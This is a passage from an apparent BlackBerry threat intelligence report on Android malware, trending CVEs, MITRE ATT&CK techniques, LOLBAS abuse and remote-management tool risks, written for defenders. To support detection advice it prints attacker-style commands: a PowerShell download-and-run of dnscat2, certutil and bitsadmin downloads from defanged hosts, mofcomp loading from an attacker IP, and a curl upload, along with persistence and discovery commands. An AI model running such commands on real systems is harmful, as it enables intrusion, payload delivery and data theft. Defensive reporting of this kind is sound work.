SpyNote utilizes the Android Accessibility Service to capture user data and send captured data to a C2 server.	
Anatsa/Teabot	Infostealer
Primarily distributed through the Google Play store as Trojan applications. After initial infection from the Trojan application, Anatsa downloads additional malicious files to the victim’s device from a C2 server.	
Vultur	Infostealer/RAT
First discovered in 2021, Vultur has been distributed through Trojan applications and “smishing” (SMS phishing) social engineering techniques. In addition to data exfiltration, a threat actor can also make changes to the file system, modify execution permissions, and control the infected device using Android Accessibility Services.	
Coper/Octo	Infostealer/RAT
A variant of the Exobot family. Packaged as a MaaS product, its capabilities include keylogging, SMS monitoring, screen control, remote access and C2 operation.	



# COMMON VULNERABILITIES AND EXPOSURES

Common Vulnerabilities and Exposures (CVEs) provide a framework for identifying, standardizing and publicizing known security vulnerabilities and exposures. As mentioned earlier, cybercriminals are increasingly using CVEs to breach systems and steal data. This reporting period, new vulnerabilities found within Ivanti, ConnectWise, Fortra and Jenkins products offered bad actors new ways to target victims. In addition, the last few months have demonstrated the risks of supply chain attacks that could be present in open-source projects with the XZ backdoor, which had been intentionally planted in XZ Utils, a data compression utility available on almost all installations of Linux.<sup>24</sup>

**Almost 8,900 new CVEs** were reported by the National Institute of Standards and Technology (NIST) from January through March. The base score is composed of carefully calculated metrics which can be used to calculate a severity score of zero to 10. The dominant CVE base score was a “7,” which accounted for 26 percent of the total scores. This is an increase of three percent for this CVE score compared to the last reporting period. March holds the record so far this year for the most newly discovered CVEs, with close to 3,350 new CVEs.




Figure 12: Breakdown of CVE severity.

## TRENDING CVEs

The Trending CVEs table references specific vulnerabilities listed in the NIST National Vulnerability Database.<sup>25</sup>

NAME	CVE	TYPE
XZ Utils Backdoor	<a href="#">CVE-2024-3094</a> (10 Critical)	Unauthorized Access

This malicious code was embedded in [XZ Utils version 5.6.0 and 5.6.1](#).<sup>26</sup> The backdoor manipulated sshd, which would grant unauthenticated attackers unauthorized access to affected Linux distributions.

NAME	CVE	TYPE
Ivanti Zero-Day Vulnerabilities	<a href="#">CVE-2024-21887</a> (9.1 Critical) <a href="#">CVE-2023-46805</a> (8.2 High) <a href="#">CVE-2024-21888</a> (8.8 High) <a href="#">CVE-2024-21893</a> (8.2 High)	Arbitrary Code Execution

Early this year, authentication bypass and command injection vulnerabilities were found within Ivanti Connect Secure (9.x, 22.x) and Ivanti Policy Secure (9.x, 22.x) products. If both were used in conjunction by a threat actor, this would allow them to craft malicious requests and to execute arbitrary commands on the system.<sup>27</sup> In January, Ivanti also warned about two more vulnerabilities affecting the products, CVE-2024-21888 (a privilege escalation vulnerability) and CVE-2024-21893 (a server-side request forgery vulnerability).<sup>28</sup> Nation-state actors have exploited these zero-day vulnerabilities to deploy custom malware strains.<sup>29</sup>

NAME	CVE	TYPE
Windows SmartScreen Bypass	<a href="#">CVE-2024-21412</a> (8.1 High)	Security Bypass

This is an Internet shortcut file security feature bypass that affects Microsoft Windows Internet shortcut files. It requires user interaction to bypass the security checks.<sup>30</sup> Upon initial interaction, it causes a series of executions ultimately leading the victim to a malicious script. This zero-day vulnerability was used to deploy the DarkMe RAT by a threat group.<sup>31</sup>

NAME	CVE	TYPE
Windows Kernel Elevation Vulnerability	<a href="#">CVE-2024-21338</a> (7.8 High)	Elevation of Privilege

Exploiting this vulnerability allows the attacker to gain system privileges. The Lazarus Group (a North Korean threat group) exploited this zero-day vulnerability found within Windows AppLocker driver (appid.sys) to gain kernel-level access.<sup>32</sup>

NAME	CVE	TYPE
Fortra's GoAnywhere MFT Exploit	<a href="#">CVE-2024-0204</a> (9.8 Critical)	Authentication Bypass

In January, Fortra published a security advisory sharing the critical bypass affecting a GoAnywhere MFT product.<sup>33</sup> This vulnerability was found within Fortra's GoAnywhere MFT prior to 7.4.1. Exploitation allows an unauthorized user to create an admin user via the administration portal.



NAME	CVE	TYPE
------	-----	------

Jenkins Arbitrary File Read Vulnerability [CVE-2024-23897](#) (9.7 Critical) Remote Code Execution

Prior versions of Jenkins – up to 2.441 and earlier, LTS 2.426.2 – contain a vulnerability found on the Jenkins controller file system via the built-in command line interface. It is found within args4j library, which has a feature that replaces an “@” character followed by a file path in an argument with the file’s contents.<sup>34</sup> This, in turn, allows an attacker to read arbitrary files on the file system, and could potentially lead to remote code execution.

NAME	CVE	TYPE
------	-----	------

ConnectWise ScreenConnect 23.9.7 Vulnerability [CVE-2024-1709](#) (10 Critical) [CVE-2024-1708](#) (8.4 High) Remote Code Execution

This vulnerability affects the ConnectWise ScreenConnect 23.9.7 product. Attackers have been seen to leverage both of these vulnerabilities in the wild.<sup>35</sup> Both work in conjunction with each other where CVE-2024-1709 (a critical authentication bypass vulnerability) allows the attacker to create administrative accounts and exploit CVE-2024-1708 (a path traversal vulnerability), allowing unauthorized access to the victim’s files and directories.

## COMMON MITRE TECHNIQUES

Understanding threat groups’ high-level techniques can aid in deciding which detection techniques should be prioritized. BlackBerry observed the following Top 20 techniques being used by threat actors in this reporting period.

An upward arrow in the last column indicates that usage of the technique has increased since our last report; a downward arrow indicates that usage has decreased, and an equals (=) symbol means that the technique remains in the same position as in our last report.

TECHNIQUE NAME	TECHNIQUE ID	TATIC NAME	LAST REPORT	CHANGE
Process Injection	T1055	Privilege Escalation, Defense Evasion	1	=
System Information Discovery	T1082	Discovery	3	↑
DLL Side-Loading	T1574.002	Persistence, Privilege Escalation, Defense Evasion	4	↑
Input Capture	T1056	Credential Access, Collection	2	↓
Security Software Discovery	T1518.001	Discovery	NA	↑
Masquerading	T1036	Defense Evasion	10	↑

TECHNIQUE NAME	TECHNIQUE ID	TATIC NAME	LAST REPORT	CHANGE
File and Directory Discovery	T1083	Discovery	13	↑
Process Discovery	T1057	Discovery	19	↑
Application Layer Protocol	T1071	Command-and-control	6	↓
Registry Run Keys/Startup Folder	T1547.001	Persistence, Privilege Escalation	9	↓
Non-Application Layer Protocol	T1095	Command-and-control	5	↓
Remote System Discovery	T1018	Discovery	15	↑
Application Window Discovery	T1010	Discovery	NA	↑
Software Packing	T1027.002	Defense Evasion	NA	↑
Scheduled Task/Job	T1053	Execution, Persistence, Privilege Escalation	8	↓
Windows Service	T1543.003	Persistence, Privilege Escalation	12	↓
Disable or Modify Tools	T1562.001	Defense Evasion	18	↑
Command and Scripting Interpreter	T1059	Execution	7	↓
Obfuscated Files or Information	T1027	Defense Evasion	NA	↑
Replication Through Removable Media	T1091	Initial Access, Lateral Movement	11	↓

Using [MITRE D3FEND™](#), the BlackBerry Threat Research and Intelligence team developed a complete list of countermeasures for the techniques observed during this reporting period, which is available in our [public GitHub](#).

The top three techniques are well-known procedures used by adversaries to gather key information to conduct successful attacks. The [Applied Countermeasures](#) section contains some examples of their usage and some useful information to monitor.

The impact of the total of techniques and tactics can be seen in the graph below:

### Top 10 MITRE Techniques



Figure 13: Observed MITRE ATT&CK® Techniques.

The most prevalent Tactic this reporting period is Defense Evasion, **making up 24 percent** of the total of tactics observed during this reported period, followed by Discovery at **23 percent**, and Privilege Escalation at **21 percent**.<sup>36</sup>




Figure 14: Observed MITRE ATT&CK Tactics.

## APPLIED COUNTERMEASURES FOR NOTED MITRE TECHNIQUES

The BlackBerry Research and Intelligence Team analyzed five noted MITRE Techniques observed this reporting period:

### **Security Software Discovery** – [T1518.001](#)

This popular technique allows cyberthreat actors to find the list of installed security programs, configurations and sensors on a targeted system or cloud environment.<sup>37</sup> This is very important for an adversary who hopes to stay undetected. For example, if a malicious group runs one of the commands listed below on a compromised system and detects that the environment already has security to spot malicious activity, they will often abort the operation. In other cases, more advanced and persistent groups can differentiate between security applications and find a way to work around the weaker applications. This can result in an adversary gaining control of a system or cloud environment.

Below are command lines that an attacker might use to evaluate your security:

- ▶ netsh firewall show
- ▶ netsh.exe interface dump
- ▶ findstr /s /m /i "defender" \*.\*
- ▶ Tasklist /v
- ▶ Powershell Empire Module Get-AntiVirusProduct
- ▶ cmd.exe WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

### **Masquerading** – [T1036](#)

This is a sophisticated cyberthreat tactic employed by attackers to disguise their activities and evade detection.<sup>38</sup> For instance, by using a false name, icon and metadata, harmful actions can be easily disguised as standard system operations. Masquerading as a legitimate file or process can trick users and security software into opening or saving a fake file, which can lead to system penetration and data loss. (Find details on identifying a masquerading method in our [CylanceMDR Observations](#) section of this report.)

Here is a breakdown of common masquerading methods:

# 1

**Renaming Executables:** Attackers often rename malicious executables to pretend they are a legitimate system program (e.g., svchost.exe, explorer.exe) and may change or add another fake extension to hide the real file type, such as .txt.doc or .exe.config. The goal is to trick users and security tools when running manual or automatic system checks, so the user will run or try to open the malicious file without heeding any system warnings.



2

**Mimicking File Paths:** In a commonly trusted directory (ex: System32), there is less observation and detection from security tools. For that reason, attackers often place malicious files in these directories and give them legitimate process names to conceal them.

3

**Invalid Code Signature:** Attackers may sign their malware with invalid or stolen digital certificates to bypass security measures. This misleads systems and users into trusting malicious files or processes by making them appear as if they are verified by a legitimate source. Attackers may use expired, revoked or fraudulently obtained certificates. Identifying such tactics requires robust certificate validation processes and alert systems that can flag unusual certificate data or failed validations. For example, to masquerade cmd.exe as a calculator app:  
Copy c:\windows\system32\cmd.exe C:\calc.exe

### File and Directory Discovery – [T1083](#)

File and Directory Discovery is frequently utilized during an attacker's reconnaissance stage to gain insight into the target environment, identify potential files for exfiltration or manipulation, locate sensitive information or support further stages of an attack chain.<sup>39</sup>

The following are command lines used for this technique:

'dir /s C:\path\to\directory' – Utilizes the dir utility to recursively list files and directories in a certain directory and its subdirectories.

'tree /F' – Uses the tree utility to display file names in each directory along with the directory tree.

'powershell.exe -c "Get-ChildItem C:\path\to\directory"' – Implements the Get-ChildItem cmdlet in powershell, which retrieves a list of files and directories in the specified path.

Threat actors may also use native Windows API functions to enumerate files and directories. The following are Windows API functions used by threat actors:

- ▶ **FindFirstFile** – Retrieves information about the first file or directory that matches the specified file name or directory name pattern.
- ▶ **FindNextFile** – Continues a file search initiated by a previous call to the FindFirstFile function.
- ▶ **PathFileExists** – Verifies whether a specified directory or file exists.

## Application Layer Protocol – T1071

Threat actors are constantly seeking new ways to conceal their actions within legitimate traffic to avoid detection. Application layer protocol manipulation (T1071) is a popular technique.<sup>40</sup> During the first three months of 2024, this technique emerged as one of the top five tactics employed by malicious actors. By exploiting vulnerabilities in commonly used network protocols such as HTTP, HTTPS, DNS or SMB, adversaries can blend malicious activity seamlessly into routine network traffic.

This technique can be used to exfiltrate data, enable C2 communication, and move laterally within compromised networks. For instance, adversaries may encode sensitive data within HTTP headers or leverage DNS tunneling to bypass network defenses and extract information without raising suspicion. The stealthy nature of application layer protocol manipulation poses significant challenges to detection and attribution, as many traditional security tools struggle to differentiate between normal and malicious network activity.

Given the prevalence and sophistication of this technique, organizations must adopt proactive measures to bolster their defenses. A robust network monitoring solution must be capable of detecting anomalous traffic patterns and ensuring that suspicious behavior associated with application layer protocol manipulation is accurately differentiated from routine user activity.

Furthermore, maintaining up-to-date security patches for network protocols and applications can mitigate known vulnerabilities and exploits. By implementing endpoint detection and response (EDR) solutions, organizations can enhance their ability to identify and respond to malicious activities perpetrated through application layer protocol manipulation, thereby bolstering their overall cybersecurity posture.


The following are APL commands used by threat actors:

```
curl -F "file=@C:\Users\tester\Desktop\test[.]txt 127[.]0[.]0[.]1/file/upload powershell IEX (New-Object System.Net.Webclient).DownloadString('hxxps://raw[.]githubusercontent[.]com/lukebaggett/dnscat2-powershell/master/dnscat2[.]ps1'
```

## Registry Run Keys / Startup Folder – T1547.001

Registry Run Keys / Startup Folder manipulation is a technique used by adversaries to establish persistence on compromised systems.<sup>41</sup> This technique featured prominently among the top tactics utilized by cyberthreat actors in this reporting period. By tampering with Windows Registry keys or adding malicious entries to startup folders, adversaries ensure that their malicious payloads execute automatically upon system boot-up or user login, facilitating ongoing control over compromised systems.

This technique enables adversaries to deploy a wide range of malware, including backdoors, keyloggers and ransomware, thereby maintaining persistent access to compromised systems. Adversaries exploit native functionalities of Windows to



evade detection. The abuse of legitimate system configurations makes detection and mitigation of these threats more challenging for traditional AV solutions.

To counter the threat posed by manipulation of registry run keys and startup folders, organizations must adopt a multi-layered approach to endpoint security:

- 

Regularly monitor and audit Windows Registry keys and startup folders to detect unauthorized changes indicative of malicious activity.
- 

Implement application whitelisting to help prevent unauthorized executables.
- 

Set privilege management controls to restrict adversaries' ability to manipulate critical system configurations.
- 

Conduct user education and awareness programs to empower employees to recognize and report suspicious startup items or registry modifications.
- 

Enhance overall threat detection and response capabilities.

Some commands to be vigilant about include:

```
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /v Test /t REG_SZ /d "Test McTesterson"
echo "" > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\file[.].txt"
```

## CylanceMDR DATA

This section of the report highlights several of the most common threat detections observed in CylanceMDR customer environments.

[CylanceMDR](#), formerly known as CylanceGUARD®, is a subscription-based managed detection and response (MDR) service by BlackBerry that provides 24x7 monitoring and helps organizations stop sophisticated cyberthreats exploiting gaps in the customer's security programs. The CylanceMDR team tracked thousands of alerts over this reporting period. Below, we break down the telemetry by region to provide additional insight into the current threat landscape.



- 1st: Possible Renamed Sysinternals Tool was Run
- 2nd: Possible Certutil Renamed Execution
- 3rd: Possible Plink RDP Tunneling
- 4th: PowerShell Download Command Execution
- 5th: Possible Empire Encoded Payload



- 1st: Possible Certutil Renamed Execution
- 2nd: Possible Windows Credential Theft
- 3rd: Common File Archive Exfiltration Staging
- 4th: Possible Plink RDP Tunneling
- 5th: Possible Rundli32 Spawning LOLBAS Shells



- 1st: Possible Certutil Renamed Execution
- 2nd: Possible Stdout Command Line Abuse
- 3rd: Windows Defender Tampering via PowerShell
- 4th: Possible Empire Encoded Payload
- 5th: Common File Archive Exfiltration Staging

Figure 15: Top five CylanceMDR alerts by region.



# CylanceMDR OBSERVATIONS

This reporting period, the CylanceMDR team observed that Certutil drove a lot of detection activity within the security operations center (SOC), namely, the technique related to renaming tools such as Certutil (e.g., 'Possible Certutil Renamed Execution'). There was a spike of detections related to this across all geographical regions where BlackBerry protects customers.

In our previous report, we discussed how living-off-the-land binaries and scripts (LOLBAS) utilities such as Certutil are abused or misused by threat actors: they often rename legitimate utilities (such as Certutil) in an attempt to evade detection capabilities. This is known as masquerading and has the MITRE Technique ID: T1036.003. Defenders must deploy robust detection capabilities to minimize the risk of evasion techniques such as masquerading. For example, creating a detection rule that only triggers when it sees the command Certutil (along with any options/arguments seen abused with this tool) can easily be evaded.

Take the two commands below, for example:

```
certutil.exe -urlcache -split -f "hxxps://bbtest/badFile[.]txt" bad[.]txt
```

If your detection capabilities only rely on seeing the command certutil (along with its options), this will be detected, but considered a weak protection as it could easily be evaded.

```
outlook.exe -urlcache -split -f "hxxps://bbtest/badFile[.]txt" bad[.]txt
```

In this case, we have renamed certutil.exe to outlook.exe and this would completely evade the detection (if using the logic discussed above).

A better solution would be to ensure that portable executable (PE) file/process metadata such as the original file name (the internal file name provided at compile time) is collected and integrated into the detection capabilities. A mismatch between the file name on disk and the binary's PE metadata is a good indicator that a binary was renamed after compile time.

## LOLBAS ACTIVITY

During this reporting period, we noted a change in the LOLBAS activity seen within our customer environments:

- ▶ Increase in detections related to regsvr32.exe.
- ▶ Decrease in mshta.exe-related activity.
- ▶ A high increase in detections related to bitsadmin.exe.

The table below illustrates an example of malicious LOLBAS usage (excluding those that were shared during the last reporting period).




Figure 16: LOLBAS detected by CylanceMDR.

FILE	MITRE
------	-------

Bitsadmin.exe	T1197   T1105
---------------	---------------

How it can be abused:

- Download/upload from or to malicious host (Ingress tool transfer)
- Can be used to execute malicious process

Example Command:

```
bitsadmin /transfer defaultjob1 /download hxxp://baddomain[.]com/bbtest/bbtest C:\Users\<<user>\AppData\Local\Temp\bbtest
```

FILE	MITRE
------	-------

mofcomp.exe	T1218
-------------	-------

How it can be abused:

- Can be used to install malicious managed object format (MOF) scripts
- MOF statements are parsed by mofcomp.exe utility and will add the classes and class instances defined in the file to the WMI repository

Example Command:

```
mofcomp.exe \\<AttackerIP>\content\BBwmi[.]mof
```

Remote monitoring and management (RMM) tools are frequently used by managed IT service providers (MSPs) to remotely monitor clients' endpoints. Unfortunately, RMM tools also allow threat actors to access those same systems. These tools provide a slew of administration features and provide a way for the threat actor to blend in by using trusted and approved tools.

In 2023, RMM tool abuse was a focal point due to reports related to Scattered Spider, a cyberattack group thought to be behind the MGM Resorts International attacks in September 2023.<sup>42</sup> Members of Scattered Spider are considered sophisticated social engineering experts and deploy various techniques such as SIM swap attacks, phishing and push bombing.<sup>43</sup> They have used a range of RMM tools during their attacks such as:

- ▶ Splashtop
- ▶ TeamViewer
- ▶ ScreenConnect

As of the first reporting period in 2024, the attention on RMM tooling has remained high since the discovery of two vulnerabilities in ConnectWise ScreenConnect (all versions below 23.9.8).<sup>44</sup> CVE details can be seen below:

▶ **CVE-2024-1709**

- CWE-288: Authentication bypass using an alternate path or channel.

▶ **CVE-2024-1708**

- CWE-22: Improper limitation of a pathname to a restricted directory ("path traversal").

The graph below illustrates the most common RMM tools observed during this reporting period.




Figure 17: RMM tools encountered by CylanceMDR.

During our analysis, we noted that many customers use multiple RMM tools, increasing the organization's attack surface and risk. Suggested mitigations include:

### AUDIT REMOTE ACCESS TOOLS (RMM TOOLS)

- Identify currently used RMM tools within the environment.
- Confirm they are approved within the environment.
- If using multiple RMM tools, determine if they can be consolidated. Reducing the number of different tools used reduces the risk.

### DISABLE PORTS AND PROTOCOLS

- Block inbound and outbound network communication to commonly used ports associated with non-approved remote access tools.

### ROUTINELY AUDIT LOGS

- Detect abnormal use of remote access tools.

### PATCHING

- Ensure regular review of vulnerabilities associated with RMM tools used, updating as necessary.
- Internet accessible software such as RMM tools should always be a high priority when doing regular patch cycles.

### NETWORK SEGMENTATION

- Minimize lateral movement by segmenting the network, limiting access to devices and data.

### DEVICE TAGGING

- Find out if your security vendor provides options to tag devices that use RMM tools. If so, enable this to ensure the SOC has visibility. Some vendors provide options to leave a note/tag identifying approved tools/activities, which greatly helps analysts during investigations.

### MEMORY-LOADING RMM

